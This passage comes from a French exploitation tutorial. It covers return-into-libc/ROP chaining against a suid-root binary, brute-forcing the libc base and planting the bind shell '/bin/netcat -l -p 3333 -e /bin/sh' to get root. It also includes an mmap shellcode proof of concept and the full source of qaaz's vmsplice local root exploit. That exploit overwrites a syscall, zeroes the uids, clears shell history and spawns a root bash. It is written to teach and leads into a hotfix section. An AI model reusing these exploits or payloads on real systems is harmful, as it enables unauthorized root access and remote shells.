- push reg ; pop eip. Dans ce cas l'éxécution va retourner dans l'adresse contenue dans le registre reg, mais ne modifiera pas l'état de la pile, son utilisation dépend donc des instructions précédent le push ou des instructions dans le segment pointé par reg.
- mov esp, ebp ; pop ebp ; pop eip. Epilogue classique d'une méthode, ce leave/ret permet de replacer esp à l'endroit pointé par ebp, puis de retourner dans la deuxième adresse de la pile.
  - ...

J'ai placé des pop eip pour la compréhension, mais vous aurez sûrement compris qu'il s'agit d'instruction ret qui sont équivalentes. En tout cas, on imagine que les possibilités sont grandes. En premier lieu parce que certaines séquences d'instructions, comme les pop + ret ou add esp + ret sont fréquentes (car lorsque l'on quitte une fonction, il n'est pas rare de retourner esp à la normale pour écraser les variables locales ou de restaurer le contexte des registres de l'appellant). Il nous est donc possible d'envisager des bouts de code assez évolués, comme la frame suivante :

```
++++++++++++
@seteuid
++++++++++++
@pop + ret
++++++++++++
arg seteuid
++++++++++++
@execve
++++++++++++
DUMMY
++++++++++++
exec_path
++++++++++++
```

```
char ** arg
++++++++++++
char ** env
++++++++++++
```

Tout d'abord, seteuid va s'exécuter avec son unique argument à esp+4. Ensuite, lors du ret, on va exécuter un pop + ret, qui va poper l'argument de seteuid dans un registre et retourner à l'adresse suivante, c'est-à-dire execve, avec ses arguments à partir d'esp+4. L'adresse de retour après l'execve n'a pas vraiment d'importance, puisque il va y avoir recouvrement par le programme exécuté.

Très bien, mais il y a plusieurs problèmes. Tout d'abord, afin de se réapproprier les privilèges éventuellement diminués, il faut appeller setreuid avec l'argument 0. Ce qui nous fait donc 4 bytes nuls qui ne survivront pas au strcpy(). De plus, le premier argument de execve doit être un pointeur vers une chaîne de caractères qui n'est autre que le chemin vers le programme à exécuter. Les arguments suivants sont également des pointeurs vers tableaux de chaînes de caractères, les paramètres et l'environnement. Chacun de ces tableaux doit se terminer par un pointeur nul. En dehors des bytes nuls, nous n'avons plus les moyens de localiser précisément une chaîne de caractères sur la pile ou dans l'environnement puisque nous ne connaissons pas l'adresse de base de la pile. Nous allons maintenant nous pencher sur ces différentes questions.

Copie de bytes

Pour plusieurs raisons, une certaine quantité de bytes ne peut pas être passée directement sur la pile. Il nous faut donc trouver des moyens de placer un à 4 bytes à un endroit précis avec la valeur que l'on veut.. Hm.. ça ne nous rappelle pas quelque chose ça ? Si ! Les format strings. En effet, on imagine pouvoir utiliser un printf pour assouvir nos besoins :

```
++++++++++++
@printf
++++++++++++
@Xpop + ret
++++++++++++
@format string
++++++++++++
@arg1
++++++++++++
...
++++++++++++
```

@argX
++++++++++++

On se dit tout de même que cette technique peut poser plusieurs problèmes. En effet, il faut tout d'abord connaître l'adresse de la format string. Ceci dit, on s'imagine qu'en la plaçant au-dessus, il ne devrait pas être trop difficile par un jeu d'instructions de mettre la bonne adresse au bon endroit. Pour ce qui est des arguments, ça devient une autre paire de manches, on ne voit pas très bien comme réussir efficacement à référencer du contenu bien plus bas afin de faire plusieurs modifications d'un coup. Au final, la technique printf() pourrait très bien marcher sans la randomisation ou si nous connaissions l'adresse de base de la pile.
On pense donc à son compère, le strcpy() :

++++++++++++
@strcpy
++++++++++++
@2pop + ret
++++++++++++
@dst
++++++++++++
@src
++++++++++++

Ceci paraît déjà plus faisable, puisque pour copier un byte quel qu'il soit, il suffit d'avoir comme source une position dans la libc qui référence ce byte suivi de \0 (ce qui existe pour tous les bytes), ou d'un 0 tout court pour le byte nul. Au final, en connaissant l'adresse source ou l'adresse destination de façon fixe, l'effort à produire est simplement d'insérer la bonne valeur de la source ou de la destination au bon endroit, par une séquence d'instructions adaptée.
Au final, que ce soit pour le printf ou le strcpy, il y a deux possibilités à envisager :

- Connaissance d'une adresse fixe dans un espace rw. De cette manière, nous pourrions utiliser cet espace comme buffer pour les strcpy et printf.
- Connaissance d'une séquence d'instruction permettant d'une part de référencer précisément n'importe quelle adresse pas trop loin dans la pile et d'une autre permettant d'insérer n'importe quelle valeur à cette adresse.

Vous vous en doutez, les deux techniques sont possibles. Mon coeur balance pour la deuxième, mais ce n'est sûrement pas pour la longueur du

payload à injecter :]

Utiliser le BSS comme tampon

Nous l'avions évoqué dans notre article sur la segmentation mémoire, il existe un segment spécial pour le stockage des données : le BSS (*Block Started by Symbol*). Le segment BSS contient les données statiques globales et non-initialisées. C'est-à-dire qu'il faut nécessairement pouvoir écrire et lire dedans. Si son adresse est à peu près fixe, ceci devrait nous suffire. Testons donc sur trois systèmes différents de repérer l'adresse du BSS :

```
32-bits machine 1 :
$ gcc vuln.c -o vuln && ./get-bss.py
BSS from 0x0804a000 to 0x0804b000
$

64-bits :
$ gcc vuln.c -o vuln && ./get-bss.py
BSS from 0x08049000 to 0x0804a000
$

32-bits machine 2 :
$ gcc vuln.c -o vuln && ./get-bss.py
BSS from 0x08049000 to 0x0804a000
$
```

On se rend compte qu'il existe et ce à des adresses statiques. En effet, le segment text commence toujours à la même adresse. Comme il s'agit du même programme, celui-ci, même compilé de manière légèrement différente, aura à peu près la même taille donc a beaucoup de chance de nécessiter la même longueur de segment sur différents systèmes. Ensuite viennent segments data (dans ce cas, 0x4000 octets) et bss (0x1000 octets). Seul bémol : parfois, seul un segment data rw existe, incluant du même coup le BSS, décalant légèrement les adresses exploitables. C'est le cas de la troisième machine testée ci-dessus.

Au final, nous avons donc une chance sur deux, pour ne pas dire plus, de connaître une adresse appartenant au segment BSS (soit dans le BSS, soit dans le data), même à distance. Cela paraît donc mieux que les 1 chances sur 2000 représentant la randomization de la base de la pile.

Au final, l'exploitation va se dérouler en deux temps. Si l'on veut effectuer une suite seteuid()/execve(), il faut tout d'abord, un ensemble de strcpy() et/ou printf() qui vont être chargés d'initialiser correctement (avec

les arguments de l'execve en réalité) la zone mémoire ciblée dans le BSS. Ensuite, par un jeu d'instructions qu'il faut trouver, il sera nécessaire de mettre à zéro l'argument de seteuid(). En chaînant avec les seteuid() et execve(), tout devrait bien se passer.

Repérer les instructions nécessaires

Tout d'abord, il est nécessaire de recopier les arguments du programme à exécuter dans le BSS. Nous souhaitons démarrer un shell sur n'importe quel port distant. Nous avons ainsi choisi le port 3333. Ainsi, il faut que nous recopions chacune des chaînes de caractères de la commande */bin/netcat -l -p 3333 -e /bin/sh*. Repérons donc dans la libc les chaînes de caractères (terminées par un byte nul) qui peuvent nous intéresser :

```
$ ./find_strings /bin/netcat -l -p 3333 -e /bin/sh
['0x2f', '0x62', '0x69', '0x6e'] = "/bin" found at 0x13e501
['0x2f', '0x6e', '0x65', '0x74'] = "/net" found at 0x13e9a6
['0x63', '0x61', '0x74'] = "cat" found at 0xdda3

['0x2d'] = "-" found at 0x7f6
['0x6c'] = "l" found at 0x8d9

['0x2d'] = "-" found at 0x7f6
['0x70'] = "p" found at 0xa74

['0x33', '0x33'] = "33" found at 0x9c88
['0x33', '0x33'] = "33" found at 0x9c88

['0x2d'] = "-" found at 0x7f
['0x65'] = "e" found at 0x7cd0

['0x2f', '0x62', '0x69', '0x6e'] = "/bin" found at 0x13e501
['0x2f', '0x73', '0x68'] = "/sh" found at 0x13cc77
$
```

Tout ce dont nous avons besoin existe dans la libc. Il nous suffit de recopier ces chaînes de caractères à une adresse prédéfinie dans le BSS. Par exemple, pour recopier /bin/netcat à l'adresse LOC1, la pile devra ressembler à ceci :

```
++++++++++++++++
@strcpy
++++++++++++++++
@2pop+ret
```

```
++++++++++++++++
loc1
++++++++++++++++
@"/bin"
++++++++++++++++
@strcpy
++++++++++++++++
@2pop+ret
++++++++++++++++
loc1+4
++++++++++++++++
@"/net"
++++++++++++++++
@strcpy
++++++++++++++++
@2pop+ret
++++++++++++++++
loc1+8
++++++++++++++++
@"/cat"
++++++++++++++++
```

Tous les autres arguments pourront donc être facilement écrits de cette façon. Désormais, il faut réussir à construire le tableau des arguments, contenant les adresses de chaque chaîne de caractères copiées de la manière précédente et terminant par quatre bytes nuls. Concernant ces quatre derniers bytes, il y a plusieurs manières de faire. Par exemple, réutiliser des strcpy()/printf() à nos fins. Ceci dit, on se dit que recopier des mots de 4 bytes à une adresse connue d'avance, ce ne devrait pas être trop difficile avec le jeu des registres. Il faut réussir à trouver une manière de mettre n'importe quelle valeur dans deux registres puis réussir à mettre l'un à l'adresse pointée par l'autre. Un petit coup d'oeil dans la libc nous sort les instructions qui vont bien :

```
0x000e54ff <mcount+15>: pop %edx
0x000e5500 <mcount+16>: pop %ecx
0x000e5501 <mcount+17>: pop %eax
0x000e5502 <mcount+18>: ret

0x0002adef <frexp+111>: mov %ecx,(%eax)
0x0002adf1 <frexp+113>: ret
```

Nous contrôlons donc je contenu de ecx et de edx puisque nous contrôlons la pile. Nous serons cependant obligé de popper edx à chaque

fois puisque l'adresse de pop ecx contient un byte nul. De cette manière, la séquence suivante devrait permettre de copier l'adresse A1 à l'adresse A2 :

```
++++++++++++++++
@pop edx, ecx, eax
++++++++++++++++
DUMMY
++++++++++++++++
A1
++++++++++++++++
A2
++++++++++++++++
@*eax = ecx
++++++++++++++++
```

De cette manière, il suffit de nullifier ecx pour écrire les bytes nuls. Ceci dit, pour la preuve de concept, il est élégant d'utiliser un printf("%n",addresse). De plus, la chaîne "%n" existe à l'offset 0x13df4f dans la libc.

Il nous reste donc à nullifier l'argument de seteuid(). Nous cherchons donc en premier lieu une instruction nous permettant de push un registre de manière relative à l'esp. Nous trouvons un mov [esp+12], eax qui devrait bien faire l'affaire :

```
0x0002b1f5 <copysignl+21>: mov %eax,0xc(%esp)
0x0002b1f9 <copysignl+25>: fldt 0x4(%esp)
0x0002b1fd <copysignl+29>: ret
```

L'instruction parasite fldt n'aura aucune influence sur notre exécution car elle ne fait que charger le contenu à esp+4 dans un registre flottant. Il ne reste donc plus qu'à trouver une manière de nullifier eax. Par exemple, xor eax, eax; ret, qui existe à l'offset 0x3c3fe. Ainsi, enchaîner les appels de la manière suivante devrait fonctionner à merveille et remplacer DUMMY par un 0 :

```
++++++++++++++++
@xor eax, eax
++++++++++++++++
@*(esp+12) = eax
++++++++++++++++
@ret
++++++++++++++++
@seteuid
++++++++++++++++
```

@pop+ret
++++++++++++++++
DUMMY
++++++++++++++++

Nous avons tous les éléments nécessaires pour la sémantique de notre exploit. Il ne reste plus qu'à déterminer les offsets des fonctions de la libc que nous souhaitons utiliser :

```
(gdb) p printf
$1 = {<text variable, no debug info>} 0x49c90 <printf>
(gdb) p seteuid
$2 = {<text variable, no debug info>} 0xd9a40 <seteuid>
(gdb) p strcpy
$3 = {<text variable, no debug info>} 0x76df0 <strcpy>
(gdb) p execve
$4 = {<text variable, no debug info>} 0x9d2c0 <execve>
```

En collant tous ces petits morceaux bout à bout, nous obtenons donc un programme d'exploitation qui n'est dépendant que de deux paramètres : l'adresse de base de la libc et le fait que le programme possède un seul ou deux segments data. Ce programme étant dépendant de la libc, il est nécessaire d'effectuer de multiples exécutions successives avec une adresse de base fixe. Nous l'avions evoqué, il y a environ une chance sur 500 que l'adresse de base soit bonne. En utilisant le paradoxe des anniversaires, nous savons qu'il faudra en moyenne 23 exécutions (racine de 500) pour que l'exécution coïncide ce qui paraît tout à fait acceptable. Il est l'heure de tenter. vuln.c utilisé précédemment est compilé et placé en suid root :

```
$ ./bruteforce-libc-bss
[...]
Execution 22
Name: Your name is 492 bytes long
Execution 23
Name: Your name is 492 bytes long
Execution 24
Name: Your name is 492 bytes long
Execution 25
Name: Your name is 492 bytes long
```

Le programme stoppe, essayons donc de nous connecter au shell distant qui est censé avoir été démarré :

```
$ nc localhost 3333
whoami
```

```
root
tail -n3 /var/log/messages
Apr 6 15:15:20 Bases-Hacking kernel: vuln[6146]: segfault at 0 ip
(null) sp bfcc870c error 4 in vuln[8048000+1000]
Apr 6 15:15:20 Bases-Hacking kernel: vuln[6148]: segfault at
b7ecbdf0 ip b7ecbdf0 sp bf8bc230 error 4 in libc-
2.8.90.so[b7f09000+158000]
Apr 6 15:15:20 Bases-Hacking kernel: vuln[6150]: segfault at
b7ecbdf0 ip b7ecbdf0 sp bf98a3b0 error 4 in libc-
2.8.90.so[b7eed000+158000]
exit
$
```

Magnifique, non ??? Maintenant, on se dit tout de même qu'en tentant des sémantiques plus complexes, on pourrait totalement s'affranchir de ce buffer qu'est le BSS et qui multiplie par deux les tentatives à effectuer pour réussir un exploit. Ceci nous permettrait de totalement passer outre la randomization de la pile et de ne bruteforcer que la base de la libc.

IV°) Passer outre la randomization de la pile

Dans cette page, mon optique est avant tout de montrer qu'avec un ensemble d'instructions aussi riche que la libc, il est possible d'appliquer des sémantiques complexes, même sans se tuer à la tâche de recherche des opcodes qui vont bien.

Pile non-exécutable et utilisation de shellcode

Au final, on peut se sentir légèrement bridé par l'approche précédente et on aurait bien envie d'injecter des shellcodes plus compliqués les uns que les autres, sans avoir à copier chaque argument. De plus, ne pas utiliser le BSS nous apporte une garantie supplémentaire de l'exactitude de notre exploit (puisque nous ne savons pas vraiment comment l'application "distante" a été compilée). Nous cherchons donc une autre manière d'exécuter un shellcode. On entrevoit pas mal de possibilités avec l'utilisation de mprotect() ou de _dl_make_stack_executable dans la librairie ld. Le premier a été corrigé dans PaX (mais pas forcément activé par défaut) et le second a l'inconvénient de demander en argument l'adresse de fin de la pile, ce que nous n'avons pas sans bruteforcer ou sans reverse-engineering précis de la position de la pile au moment de l'overflow (il suffirait alors de récupérer ESP et d'y ajouter l'offset jusqu'à la fin de la pile par instructions arithmétiques simples entre registres).

La technique sera finalement simple et très utilisée, notamment dans tout ce qui est exploits kernel : l'utilisation de mmap(). En effet, qu'est-ce qui nous empêche de réserver notre propre segment mémoire et d'y ajouter les permissions que nous désirons ? Il faudrait également copier le shellcode dans ce segment mémoire après réservation puis l'exécuter. Exécutons le programme suivant pour nous en convaincre :

```
$ cat poc.c && gcc poc.c -o poc && ./poc
#include <string.h>
#include <sys/mman.h>

unsigned char buf[] =
"\xba\x70\x5e\x9a\x16\xd9\xe1\xd9\x74\x24\xf4\x29\xc9\x58\xb1"
"\x0c\x31\x50\x12\x83\xc0\x04\x03\x20\x50\x78\xe3\xaa\x67\x24"
"\x95\x78\x1e\xbc\x88\x1f\x57\xdb\xbb\xf0\x14\x4c\x3c\x66\xf4"
"\xee\x55\x18\x83\x0c\xf7\x0c\x9b\xd2\xf8\xcc\xb3\xb0\x91\xa2"
"\xe4\x47\x0a\x3a\xac\xf4\x43\xdb\x9f\x7b\x59";

int main() {


        void (*run)();
        run = 1 + mmap(0xa0011001, 0x01010101, PROT_EXEC|
        PROT_WRITE|PROT_READ, MAP_ANON|MAP_SHARED, -1, 0);
        strcpy(run,buf);

        run();

        return 0;

}

sh-3.2$ exit
exit
$
```

Le shellcode contenu dans buf[] (simple spawn d'un shell) est bien exécuté. Nous avons demandé un mmap() à l'adresse 0xa0011001 qui n'a rien de particulier sinon de ne pas contenir de byte nul. Vous l'aurez remarqué, l'adresse de finit pas par 0x000 est n'est donc pas multiple de la longueur de page. Ce n'est pas grave car nous n'avons pas demandé MAP_FIXED, mmap() va donc choisir la page qui se rapproche le plus de l'adresse choisie, soit 0xa0011000. Ensuite, nous demandons une longueur quelconque qui ne contient pas de bytes nuls. Au niveau des permissions, nous voulons read+write+exec. MAP_ANON indique quant à lui que nous ne

mappons pas un fichier mais que nous voulons seulement un espace mémoire anonyme et MAP_SHARED n'a pas vraiment n'importance dans notre cas. Il peut être remplacé par MAP_PRIVATE sans modification sémantique. L'argument suivant est le descripteur du fichier à mapper, pbligatoirement égal à -1 lors de l'utilisation de MAP_ANON, ce qui nous arrange puisque 0xffffffff ne contient pas de bytes nuls. Par contre, le dernier argument est l'offset dans le fichier, obligatoirement multiple de la longueur de page. Il doit donc finir par au moins 12 bits nuls. Après l'allocation de ce segment, on copie le shellcode à 1 + l'adresse renvoyée par mmap (donc à 0xa0011001) puis on l'exécute.

Instructions nécessaires

Nous voyons donc déjà arriver nos problèmes de mise à jour de ces arguments : il faut réussir à mettre l'argument des permissions, l'argument du type de mapping et l'argument offset aux bonnes valeurs, qui contiennent des bytes nuls. Ensuite, il faut réussir à insérer la bonne adresse dans le strcpy() final, celle du shellcode qui sera injecté dans la pile et donc impossible à localiser a priori.

En cours de finalisation. La preuve de concept est disponible dans les sources.

Exploit root Vmsplice

Vous en aviez peut-être entendu parler : le 1er février 2008, Wojciech Purczynski a rapporté aux développeurs du kernel Linux une vulnérabilité critique touchant un appel système, sys_vmsplice(). La vulnérabilité a été rendue publique le 8 février, soumise au bugtraq le 12 et a permis le piratage d'une multitude de serveurs à travers le monde, malgré la rapidité de correction de la faille. Effectivement, la PoC (Proof Of Concept) largement diffusée permet de gagner les droits root sur n'importe quelle machine Linux Intel 32 bits. Bien sûr, l'exploitation est possible sous d'autres architectures avec un programme adapté.

I°) Le noyau linux : les bases

Un noyau monolithique

D'après Tanenbaum, l'architecture du noyau de Linux était censé condamner celui-ci à tomber aux oubliettes (cf. le très célèbre mail *Linux is obsolete*). Le premier point de son argumentation était le fait que le kernel

soit monolithique. Qu'est ce qu'un kernel monolithique ? Voici la traduction de son premier paragraphe qui l'explique parfaitement :

> "*La plupart des vieux OS sont monolithiques : c'est-à-dire que le système d'exploitation n'est qu'un seul fichier a.out qui tourne en "Kernel Mode". Cet exécutable contient la gestion des processus, de la mémoire, du système de fichier et du reste. Des exemples de tels OS sont UNIX, MS-DOS, VMS, MVS, OS/360, MULTICS et d'autres.*"

Autrement dit, chaque couche du noyau est intégrée dans un seul programme qui va tourner en Kernel Mode à la place du processus qui a la main sur le CPU.
L'alternative proposée par Tanenbaum est un noyau microlithique (utilisé par exemple dans MINIX, Apple MacOS X ou la série des noyaux Windows NT de Microsoft). Un tel noyau est dit modulaire car ce qui compose le noyau est séparé en une multitude de modules tournant indépendamment et communiquant simplement comme n'importe quelle application multitâche. Le micronoyau n'effectue que les opérations liées directement au hardware, les interruptions et la communication inter-process.

Malgré le fait que la recherche ne se base de nos jours presque que sur des noyaux microlithiques, il faut reconnaître que dans l'état actuel des choses, les noyaux monolithiques sont souvent plus rapides, bien qu'ils gèrent un peu moins bien la mémoire (car dans les noyaux microlithiques, les fonctions non-nécessaires peuvent êtres déchargées, tandis qu'un noyau monolithique est présent en totalité en permanence en mémoire centrale).
Ceci dit, Linux offre aussi une structure modulaire permettant l'ajout de fonctions du kernel (utilisé par exemple pour tout ce qui est pilotage du matériel, hors processeur). Cette fonctionnalité va notamment nous permettre de réaliser notre correctif à chaud en ajoutant du code kernel.

Le Kernel Mode ou mode système

Les processeurs ont toujours au moins deux niveaux de fonctionnement différents qui ne disposent pas des mêmes droits d'accès aux différentes instructions machine. Un code sous Linux peut donc tourner dans deux modes distincts : User Mode ou Kernel Mode. Quand un programme tourne en User Mode, il ne peut pas accéder directement aux données du noyau ou des autres programmes : chaque programme tourne dans un contexte spécial, avec un espace d'adressage propre. Essayer d'accéder à un autre espace d'adresses non rattaché au processus courant est impossible. Au contraire, quand un processus tourne en Kernel Mode, plus aucune restriction n'existe.

En pratique, le noyau n'est pas réellement un processus mais un gestionnaire de processus : il créé, élimine et synchronise les process existants (sous Linux, les fonctions étant responsables de cet aspect sont rattachées au *scheduler*).

Chaque processus tournant en User Mode peut passer en Kernel Mode quand le contexte l'exige. Il peut y avoir trois raisons :

- les appels systèmes (utilisation de fonctions fournies par le kernel, comme la communication inter-process, la gestion de signaux ou de fichiers, etc..)
- les interruptions
- la préemption (quand le process a epuisé son temps CPU, on effectue une commutation de contexte pour donner le CPU à un autre processus)

Quand le noyau a satisfait la demande du processus, il le ramène en User Mode.
Nous allons maintenant nous intéresser plus particulièrement aux routines du kernel appellées appels systèmes, ou *syscalls* qui représentent finalement l'interface entre les couches basses de la machine et la couche logicielle.

Les appels système

Linux dispose d'un ensemble d'appels systèmes permettant différentes fonctions comme l'ouverture de fichiers, l'exécution de programmes, etc.. La liste complète des appels systèmes avec leur numéro est disponibles dans le header du kernel /include/asm/unistd_32.h par exemple pour Intel x86. De plus, le fichier /proc/kallsyms contient l'intégralité des symboles objets des appels systèmes avec leurs adresses mémoire. On remarque d'ailleurs au passage que toutes leurs adresses sont plus grandes que 0xc0000000 : effectivement, les adresses entre 0x00000000 et 0xc0000000 sont dédiées aux process utilisateurs et constituent le segment utilisateur, alors que les adresses plus basses sont réservées pour le noyau et ses segments de mémoire propres (Text, Data, Stack..).

Il y a sous Intel x86 deux façons de passer en Kernel Mode : l'instruction 0x80 que nous utilisons par exemple dans notre shellcode ou la nouvelle instruction sysenter plus rapide et recommandée mais un peu plus compliquée à utiliser.

A l'initialisation, le noyau charge en mémoire la table des appels systèmes, ou *SysCall Table* dont on peut vérifier facilement l'existence dans la carte du système qui contient tous les symboles de celui-ci :

```
$ cat /boot/System.map-`uname -r` | grep sys_call_table
c02c3700 R sys_call_table
```

Cette table contient exactement *NR_syscalls* entrées (défini dans asm/unistd.h). Chaque entrée est un pointeur vers le début du code de l'appel système correspondant. Ainsi, la première entrée de la table correspond au syscall 0 (restart_syscall), donc pointe vers le code de l'appel système sys_restart_syscall.

Avec ces brefs rappels nous pouvons maintenant appréhender sans trop rentrer dans les détails mais sans trop rester superficiels non plus les détails de la faille vmsplice, d'un des programmes d'exploitation et de notre correctif.

II°) La vulnérabilité de vmsplice()

L'appel système sys_vmsplice()

L'appel système vmsplice est défini dans fs/splice.c. Il sert à rattacher des pages de mémoire à un tube, les tubes étant l'un des moyens de communication inter-processus discutés dans la partie précédente. Un tube est une FIFO associé à deux descripteurs de fichier : l'un en lecture et l'autre en écriture.

L'appel vmsplice prend quatre arguments : le premier est un descripteur de fichier associé à la pipe dans laquelle on veut projeter les pages mémoire, ou de laquelle on veut copier des données. Le deuxième est une structure iovec définie comme suit :

```
struct iovec {
        void * iov_base;
        size_t iov_len;
}
```

iov_base pointe vers le premier octer à copier ou vers lequel on copie, iov_len contient le nombre d'octets à copier.

Le troisème argument est un entier et signifie le nombre de segments du type définit par le deuxième argument qu'il faut copier. Enfin, le dernier argument peut contenir différents flags qui permettent de mettre en place ou non différentes options (voir la page du manuel associée).
Le code de cet appel système faisait appel à deux routines vulnérables. En fait, ces routines ne vérifiaient pas si iov_base pointait vers de données appartenant à l'utilisateur ou non (effectivement, tout pointeur venant de l'espace utilisateur doit être validé par la fonction access_ok() afin de restreindre les possibilités d'adressage à l'espace propre du processus). Autrement dit, il est possible d'écrire des données arbitraires à n'importe

quelle adresse mémoire allouée ou de lire des données depuis n'importe quelle adresse arbitraire.

L'exploit root

La première exploitation paraît donc particulièrement intéressante, car on peut remplacer n'importe quel code du Kernel pour qu'il fasse ce que l'on veut et c'est ce que nous allons maintenant illuster avec le programme d'exploitation le plus diffusé, écrit par qaaz, que nous avons abondamment commenté et que nous nous proposons de vous décrire. Attention, l'exécution de cet exploit remplacera l'un de vos appels systèmes (ici, vm86_old) par un code donnant le root à pratiquement quiconque l'exécute jusqu'au prochain redémarrage de la machine.

```
/*
* exp_vmsplice.c
*
* Linux vmsplice Local Root Exploit
* By qaaz
*
* Linux 2.6.23 - 2.6.24
*/
#define _GNU_SOURCE
#include <stdio.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/uio.h>

#define TARGET_PATTERN " sys_vm86old" //Appel système
relativement obsolète
#define TARGET_SYSCALL 113

#ifndef __NR_vmsplice
#define __NR_vmsplice 316
#endif

#define _vmsplice(fd,io,nr,fl) syscall(__NR_vmsplice, (fd), (io), (nr),
(fl))
#define gimmeroot() syscall(TARGET_SYSCALL, 31337, kernel_code,
1, 2, 3, 4)

#define TRAMP_CODE (void *) trampoline
#define TRAMP_SIZE ( sizeof(trampoline) - 1 )

unsigned char trampoline[] =
        "\x8b\x5c\x24\x04" /* mov 0x4(%esp),%ebx */
        "\x8b\x4c\x24\x08" /* mov 0x8(%esp),%ecx */
        "\x81\xfb\x69\x7a\x00\x00" /* cmp $31337,%ebx */
        "\x75\x02" /* jne +2 */
```

```
        "\xff\xd1" /* call *%ecx */
        "\xb8\xea\xff\xff\xff" /* mov $-EINVAL,%eax */
        "\xc3" /* ret */
; //Bytecode : si le deuxième argument (ebx, offset 4 dans la pile) est
31337
//appeller la fonction pointée par le troisième argument (ecx, offset 8)
//Sinon retourner Invalid Value

void die(char *msg, int err)
{
        printf(err ? "[-] %s: %s\n" : "[-] %s\n", msg, strerror(err));
        fflush(stdout);
        fflush(stderr);
        exit(1);
}

long get_target()
//Retourne l'adresse du syscall TARGET_PATTERN en analysant
/proc/kallsyms
{
        FILE *f;
        long addr = 0;
        char line[128];

        f = fopen("/proc/kallsyms", "r");
        if (!f) die("/proc/kallsyms", errno);

        while (fgets(line, sizeof(line), f)) {
                if (strstr(line, TARGET_PATTERN)) {
                        addr = strtoul(line, NULL, 16);
                        break;
                }
        }

        fclose(f)
        ; return addr;
}

static inline __attribute__((always_inline))
void * get_current()
{
        unsigned long curr;
        __asm__ __volatile__ (
                "movl %%esp, %%eax ;"
                "andl %1, %%eax ;"
                "movl (%%eax), %0"
                : "=r" (curr)
                : "i" (~8191)
        );
        return (void *) curr;
```

```
}

static uint uid, gid;

void kernel_code()
//Ce code sera executé par le kernel
{
	int i;
	uint *p = get_current(); //p pointe vers le contexte courant

	for (i = 0; i < 1024-13; i++) {
		if (p[0] == uid && p[1] == uid && //On cherche la suite
		des uid et guid et on les remplace par 0 (root)
		p[2] == uid && p[3] == uid && //Cf struct task_struct
		dans linux/sched.h
		p[4] == gid && p[5] == gid &&
		p[6] == gid && p[7] == gid) {
			p[0] = p[1] = p[2] = p[3] = 0;
			p[4] = p[5] = p[6] = p[7] = 0;
			p = (uint *) ((char *)(p + 8) + sizeof(void *));
			p[0] = p[1] = p[2] = ~0;
			break;
		}
		p++;
	}
}

int main(int argc, char *argv[])
{
	int pi[2];
	long addr;
	struct iovec iov;

	uid = getuid();
	gid = getgid();
	setresuid(uid, uid, uid); //Réinitialisation des id pour être sur que
	la reconnaissance du kernel code marchera
	setresgid(gid, gid, gid);

	printf("----------------------------------\n");
	printf(" Linux vmsplice Local Root Exploit\n");
	printf(" By qaaz\n");
	printf("----------------------------------\n");

	if (!uid || !gid)
		die("!@#$", 0);

	addr = get_target();
	printf("[+] addr: 0x%lx\n", addr);
```

```
        if (pipe(pi) < 0)
                die("pipe", errno);

        iov.iov_base = (void *) addr;
        iov.iov_len = TRAMP_SIZE;

        write(pi[1], TRAMP_CODE, TRAMP_SIZE);
        _vmsplice(pi[0], &iov, 1, 0);
                //On appelle vmsplice qui va insérer à l'adresse
                iov.iov_base
                //(l'adresse du sycall que l'on a trouvée plus haut)
                //le contenu de la pipe (le trampoline)
                //Autrement dit, quand on appellera ce syscall, on va
                exécuter le trampoline
                //et c'est ce que gimmeroot fait


        gimmeroot(); //Le trampoline va appeller kernel_code() et le
        tour est joué.

        if (getuid() != 0)
                die("wtf", 0);

        printf("[+] root\n");
        fflush(stdout);
        fflush(stderr);
        putenv("HISTFILE=/dev/null"); //Enlever l'eventuel historique
        execl("/bin/bash", "bash", NULL);
        die("/bin/bash", errno);
        return 0;
}
```

Finalement, le principe de ce programme est relativement simple. En voici les principales étapes :

- Tout d'abord, on choisit arbitrairement un appel système duquel on va remplacer le code (ici sys_vm86old, qui est relativement obsolète).
- Ensuite, on réinitialise les user id et group id à leur valeur originelle, juste pour assurer le bon fonctionnement du kernel code
- Puis, addr = get_target() se charge de lire /proc/kallsyms afin de trouver l'adresse du syscall choisi
- On créé un tube (ou *pipe*)
- On remplit la structure iovec en plaçant l'adresse de base à l'adresse du syscall et en indiquant une longueur égale à celle du trampoline
- On écrit dans la pipe le trampoline

- On exécute vmsplice() avec le côté lecture de la pipe et la structure iovec en argument. Autrement dit, on demande de recopier le contenu de la pipe à l'adresse du syscall. Par conséquent, le syscall sys_vm86old va désormais contenir le code contenant dans le trampoline.
- On execute gimmeroot() qui va tout simplement appeller le syscall et exécuter le trampoline :
  -> On place le deuxième argument de l'appel (donc le premier argument du syscall, puisque le premier argument de l'appel est le numéro du syscall) dans ebx, ici 31337
  -> On place le troisième argument de l'appel dans ecx, ici l'adresse de la fonction kernel_code()
  -> On compare ebx à 31337
  -> En cas de non égalité, on retourne EINVAL
  -> Sinon, et c'est le cas ici, on appelle la fonction présente à l'adresse kernel_code :
    => On récupère un pointeur vers le contexte courant grâce à get_current() (le contexte est stocké dans une structure de type task_struct définie dans include/linux/sched.h).
    => Environ au milieu de cette structure se trouve
      uid_t uid,euid,suid,fsuid;
      gid_t gid,egid,sgid,fsgid;
    On recherche donc l'emplacement de ces octets, puis on les remplace tous par des 0 (ID du root)
    => On retourne vers l'appelant (code du trampoline)
  -> On retourne vers l'appelant(code du main)

- On enlève l'historique en changeant la variable d'environnement associée
- On démarre un shell (root donc)

Et le tour est joué :

```
$ gcc -o exp_vmsplice exp_vmsplice.c && ./exp_vmsplice
---------------------------------
Linux vmsplice Local Root Exploit
By qaaz
---------------------------------
[+] addr: 0xc011935e
[+] root
# whoami
root
#
```

Comme vous pouvez le voir, cette vulnérabilité est une menace relativement sérieuse pour tous les serveurs ou PC, professionels ou personnels, d'autant que n'importe qui est en mesure de posséder ce genre de programmes, puisqu'ils permettent également aux administrateurs de tester la vulnérabilité ou non de leurs serveurs. Ainsi, sans réellement comprendre ce qu'il fait, le premier venu peut prendre le root sur un système auquel il a accès. Puisque ce n'est pas toujours possible de faire

des mises à jour des noyaux ou de redémarrer des serveurs, il devient important de pouvoir faire ce qu'on appelle un *hotfix*, ou réparation à chaud.

III°) Empêcher l'exploitation sans reboot

